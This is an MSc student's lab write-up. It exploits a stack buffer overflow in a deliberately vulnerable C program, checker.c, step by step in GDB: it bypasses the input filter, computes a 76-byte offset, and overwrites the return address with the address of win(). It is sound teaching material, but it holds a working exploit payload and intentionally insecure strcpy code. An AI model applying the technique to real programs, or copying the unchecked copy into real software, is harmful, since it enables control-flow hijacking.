

University of Piraeus
Department of Digital Systems
MSc "Cybersecurity and Artificial Intelligence Technologies"
Security Assessment and Ethical Hacking
Winter Semester 2025-2026
Task 2




Kalaitzidis Ioannis
Email: ioannis_kalaitzidis@ssl-unipi.gr

Introduction

This paper deals with the analysis and practical exploitation of a classic software security vulnerability, cache overflow. The object of study is the vulnerable program checker.c, which has been deliberately constructed to allow the alteration of the stack memory. The main objective is to understand the mechanism by which the absence of control over the boundaries of the input data can lead to a violation of the program's execution flow. Through the use of the GDB debugging tool, memory analysis is performed to identify the vulnerability and critical memory addresses. The methodology involves bypassing input filters, accurately calculating the distance (offset) in memory, and creating a specially configured payload. The end goal is to redirect the execution to the win() function, which under normal circumstances is never called by the program.

Practical piece of work



```
[01/17/26]seed@VM:~$ cd Desktop
[01/17/26]seed@VM:~/Desktop$ gcc -fno-stack-protector -
z execstack -ggdb checker.c -o checker
[01/17/26]seed@VM:~/Desktop$ █
```

First, we downloaded the checker.c code and saved it to the virtual machine's desktop. Next, we opened the terminal and executed the compile process using the gcc command with the necessary parameters, in order to confirm its correct operation in the system.

Q1: Read the checker.c code and write the name of the function that includes the buffer overflow vulnerability.

Answer:

```
[01/17/26]seed@VM:~/Desktop$ cat checker.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void win() {
    printf("Well done.\n");
    exit(0);
}

void process_input(char *data) {
    char storage[64];
    if (data[0] != '.') {
        exit(0);
    }
    strcpy(storage, data);
    printf("Processed: %s\n", storage);
}
```

The vulnerable function is the `process_input`. In this function, a table (buffer) named 64 bytes of `storage` (`char storage[64]`) is defined. The `strcpy(storage, data)` function is then used to copy the input data to the storage. The vulnerability occurs because `strcpy` does not check whether the size of the input data fits into the storage. If the user enters more than 64 bytes, a buffer overflow will occur.

Q2: Run the compiled executable from the terminal. Give input "AAAA.." to the executable. Are you able to overflow it even if you send 1000 times the character A? (HINT: you can execute `./checker $(python -c 'print "A"*1000')` to easily create the input composed of 1000 'A'.)

Answer:

```
[01/17/26]seed@VM:~/Desktop$ ./checker $(python -c 'print "A"*1000')
[01/17/26]seed@VM:~/Desktop$
```

It is not possible to cause an overflow with this input. Observing the checker.c code, we see that in the function process_input there is a check: 'if (data[0] != '.') { exit(0); }'. Because our input consists solely of the character "A" (and does not start with a period), the program terminates its operation via exit(0) before the "strcpy" command is executed. Therefore, no copying is made to memory and no overflow is caused.

Q3: As you will notice in the source code, the input is being filtered if a specific character is missing from the input. Identify this character, and send an appropriate input to crash the executable (i.e., segmentation fault). Give a screenshot. (HINT: you will need to concatenate characters using the plus sign (i.e., '+'). For example, you can execute ./checker \$(python -c 'print "A"*4+"BB"') to create the string AAAABB and give it as input to the executable).

Answer:

```
[01/17/26]seed@VM:~/Desktop$ ./checker $(python -c 'print "." + "A"*200')
Processed: .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[01/17/26]seed@VM:~/Desktop$
```

The special character required is the period. In the code we see the check "if (data[0] != '.'). In order not to end the program, the first character of the entry must be "dot". The command we executed sends the dot as the first character, followed by 200 "A" characters. Thus, the check is bypassed, strcpy is executed, and as the data exceeds the buffer size (64 bytes), a Segmentation Fault is caused.

Q4: Open now the executable flow in gdb environment using the command gdb ./checker. Execute the disass command using the name of the function win(). The command you will execute is disass win. What is the address of the first instruction of the win() function?

Answer:

```
[01/17/26]seed@VM:~/Desktop$ gdb checker
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from checker...done.
gdb-peda$ █
```

```
gdb-peda$ disass win
Dump of assembler code for function win:
0x0804849b <+0>:      push    ebp
0x0804849c <+1>:      mov     ebp,esp
0x0804849e <+3>:      sub     esp,0x8
0x080484a1 <+6>:      sub     esp,0xc
0x080484a4 <+9>:      push    0x8048620
0x080484a9 <+14>:     call    0x8048360 <puts@plt>
0x080484ae <+19>:     add     esp,0x10
0x080484b1 <+22>:     sub     esp,0xc
0x080484b4 <+25>:     push    0x0
0x080484b6 <+27>:     call    0x8048370 <exit@plt>
End of assembler dump.
gdb-peda$ █
```

The address of the first command of the win() function is **0x0804849b**.

Q5: Execute the disass command to identify the return address of the vulnerable function that you identified in question 1. (HINT: The return address is usually right after a CALL instruction).

Answer:

```

0x0804855f <+97>:  mov    BYTE PTR [eax+0x8],0x0
0x08048563 <+101>: mov    eax,DWORD PTR [edx+0x4]
0x08048566 <+104>:  add    eax,0x4
0x08048569 <+107>:  mov    eax,DWORD PTR [eax]
0x0804856b <+109>:  sub    esp,0xc
0x0804856e <+112>:  push   eax
0x0804856f <+113>:  call   0x80484bb <process_input>
0x08048574 <+118>:  add    esp,0x10
0x08048577 <+121>:  sub    esp,0xc
0x0804857a <+124>:  push   0x804864c
0x0804857f <+129>:  call   0x8048360 <puts@plt>

```

The return address is 0x08048574. It is the address of the command that follows immediately after the "process_input" function is called into the main.

Q6: Now set a breakpoint in the specific assembly instruction that when executed, a buffer overflow will occur. Write the memory address that you set the breakpoint (HINT: The answer is a CALL instruction to a C library function).

Answer:

```

0x080484cb <+16>:  sub    esp,0xc
0x080484ce <+19>:  push   0x0
0x080484d0 <+21>:  call   0x8048370 <exit@plt>
0x080484d5 <+26>:  sub    esp,0x8
0x080484d8 <+29>:  push   DWORD PTR [ebp+0x8]
0x080484db <+32>:  lea    eax,[ebp-0x48]
0x080484de <+35>:  push   eax
0x080484df <+36>:  call   0x8048350 <strcpy@plt>
0x080484e4 <+41>:  add    esp,0x10
0x080484e7 <+44>:  sub    esp,0x8
0x080484ea <+47>:  lea    eax,[ebp-0x48]
0x080484ed <+50>:  push   eax
0x080484ee <+51>:  push   0x804862b
0x080484f3 <+56>:  call   0x8048340 <printf@plt>

```

It is confirmed that the call command <strcpy@plt> is at **0x080484df**.

```
gdb-peda$ break *0x080484df  
Breakpoint 1 at 0x80484df: file checker.c, line 15.  
gdb-peda$
```

The breakpoint was placed at **address 0x080484df**. This is the address of the call command for the "strcpy@plt" function inside the process_input, where the memory overflow occurs.

Q7: Run the executable now using as an argument the special character found in question 3 concatenated with ten (10) times the character A. The gdb command is run \$(python -c 'print...'). Now execute x/40xw \$esp to print the stack. Identify the return address that you found in question 3 inside the stack. Give a screenshot.

Answer:

```
gdb-peda$ run $(python -c 'print "." + "A"*10')  
Starting program: /home/seed/Desktop/checker $(python -c 'print "." + "A"*10')  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

We ran the run **\$(python -c 'print "." + "A"*10')** command inside the GDB. This command starts the program by feeding it an input containing the necessary character "." (to bypass the

process_input check) followed by 10 characters A.

```
gdb-peda$ x/40xw $esp
0xbfffecf0: 0xbfffed00 0xbffff02d 0xb7fd6
b48 0x00000000
0xbfffed00: 0xb7fff000 0xb7f5e4c4 0x00000
000 0x00000000
0xbfffed10: 0xb7fff000 0xb7fff918 0xbfffe
d30 0x0804827e
0xbfffed20: 0x00000000 0xbfffedc4 0xb7fd4
4e8 0xb7fd445c
0xbfffed30: 0xffffffff 0xb7d66000 0xb7d76
dc8 0xb7ffd2f0
0xbfffed40: 0xb7fd44e8 0xb7fd445c 0xbfffe
d78 0x08048574
0xbfffed50: 0xbffff02d 0x00000000 0xb7d98
a50 0x080485eb
0xbfffed60: 0x6d726168 0x7373656c 0x00000
000 0x00000000
0xbfffed70: 0xb7f1c3dc 0xbfffed90 0x00000
000 0xb7d82637
0xbfffed80: 0xb7f1c000 0xb7f1c000 0x00000
000 0xb7d82637
gdb-peda$
```

By running the `x/40xw $esp` command, we examined the contents of the stack. Our goal was to locate the return address we had found in question 5. Indeed, we found the **value 0x08048574** in memory. This confirms that when the `process_input` was called, the system correctly stored the address of the next command (0x08048574) in the stack so that the program knows where to return once the function is complete.

Q8: Now run the `gdb` command `ni`. Count how many bytes we need to send to reach the return address. Remember that each character is one byte and one byte is two hex digits.

Answer:

```

gdb-peda$ p &storage
$1 = (char (*)(64)) 0xbfffed00
gdb-peda$ p/x $ebp+4
$2 = 0xbfffed4c
gdb-peda$ p (unsigned)($ebp+4) - (unsigned)&storage
$3 = 0x4c
gdb-peda$ 

```

First, we ran the "ni" command (Next Instruction) to execute strcpy and fill the buffer with data. Next, we used GDB to locate the address of the beginning of the buffer (storage) and the address where the return address (\$ebp+4) is stored. Finally, we removed the two addresses to find the exact distance (offset). The result of the removal was 0x4c (in hexadecimal form), which corresponds to **76 bytes**. This means that the buffer is 76 bytes away from the return address.

Q9: Lets verify your results from the previous question. First, execute the gdb command continue to terminate the program. Assume that we need to send X times the character A. Send an input as in question 7 but this time you must overwrite the return address in the stack with the 42424242. Give a screenshot.

Answer:

```

gdb-peda$ run $(python -c 'print "." + "A"*75 + "BBBB"')
Starting program: /home/seed/Desktop/checker $(python -c 'print "." + "A"*75 + "BBBB"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ 

```

We confirmed the results of the previous question by creating an input that overrides the

return address with the value 0x42424242 (corresponding to the characters "BBBB"). Specifically, we used an offset of 76 bytes (1 character "." and 75 characters "A") and then added "BBBB". On the execution of the attack:

1. First we gave the command **run \$(python -c 'print "." + "A"*75 + "BBBB")** to enter the data.
2. As the program stopped at the breakpoint we had set, we gave the command **c** (continue) to allow the execution to continue and the overflow to take place.

As can be seen in the screenshot, the command pointer (Extended Instruction Pointer) got the value 0x42424242, proving that we successfully control the execution flow of the program.

Q10: If everything went well, it is time to execute the win function. Again execute continue to terminate the program. Now the goal is to overwrite the return address so that the win function is executed. Note that memory addresses due to endianness must be written in reverse order. So if you want to use for example the address 0x08040506 in your Python structure you should write something like `r $(python -c 'print "A"*4+"\x06\x05\x04\x08")`.

Answer:

```
gdb-peda$ run $(python -c 'print "." + "A"*75 + "\x9b\x84\x04\x08"')
Starting program: /home/seed/Desktop/checker $(python -c 'print "." + "A"*75 + "\x9b\x84\x04\x08"')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

gdb-peda$ c
Continuing.
Processed: .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0000
Well done.
[Inferior 1 (process 7071) exited normally]
Warning: not running or target is remote
gdb-peda$
```

In the final stage, our goal was to replace the return address with the address of the win() function (0x0804849b). Due to the architecture of the system (Little Endian), the address had to be written in the reverse order of bytes, i.e. \x9b\x84\x04\x08. The payload we created consists of the character "." (to bypass the input filter), 75 characters "A" (to cover the distance to the return address) and finally the win address. To execute the attack, we first gave the command: `run $(python -c 'print "." + "A"*75 + "\x9b\x84\x04\x08")`. As the program stopped at the breakpoint, we gave the command `c` (continue) to allow the execution to continue. As shown in the screenshot, the program successfully executed the win() function displaying the message "Well done.", confirming that the control flow was successfully breached.

Conclusion

In this work, we successfully analyzed and exploited a cache overflow vulnerability in checker.c. Through systematic analysis with the GDB debugger, we identified that the vulnerability was in the process_input function, due to the use of "strcpy" without bounds checking. In the process, we managed to:

1. **Protection Bypass:** We identified and bypassed the input filtering mechanism by adding the "." character at the beginning of the payload.
2. **Memory Analysis:** We studied the structure of the stack and accurately calculated the distance (offset) of **76 bytes** required to access the return address.
3. **Flow Control:** We demonstrated the Command Index (EIP) control by writing the 0x42424242 value first.
4. **Final Attack:** We created the final payload by entering the address of the win() function (0x0804849b) in Little Endian format (\x9b\x84\x04\x08).

The successful execution of the win() function and the display of the message "Well done." confirmed the correctness of the attack. This exercise demonstrated in practice the serious risks posed by insecure memory management in the C language and the need for secure programming practices.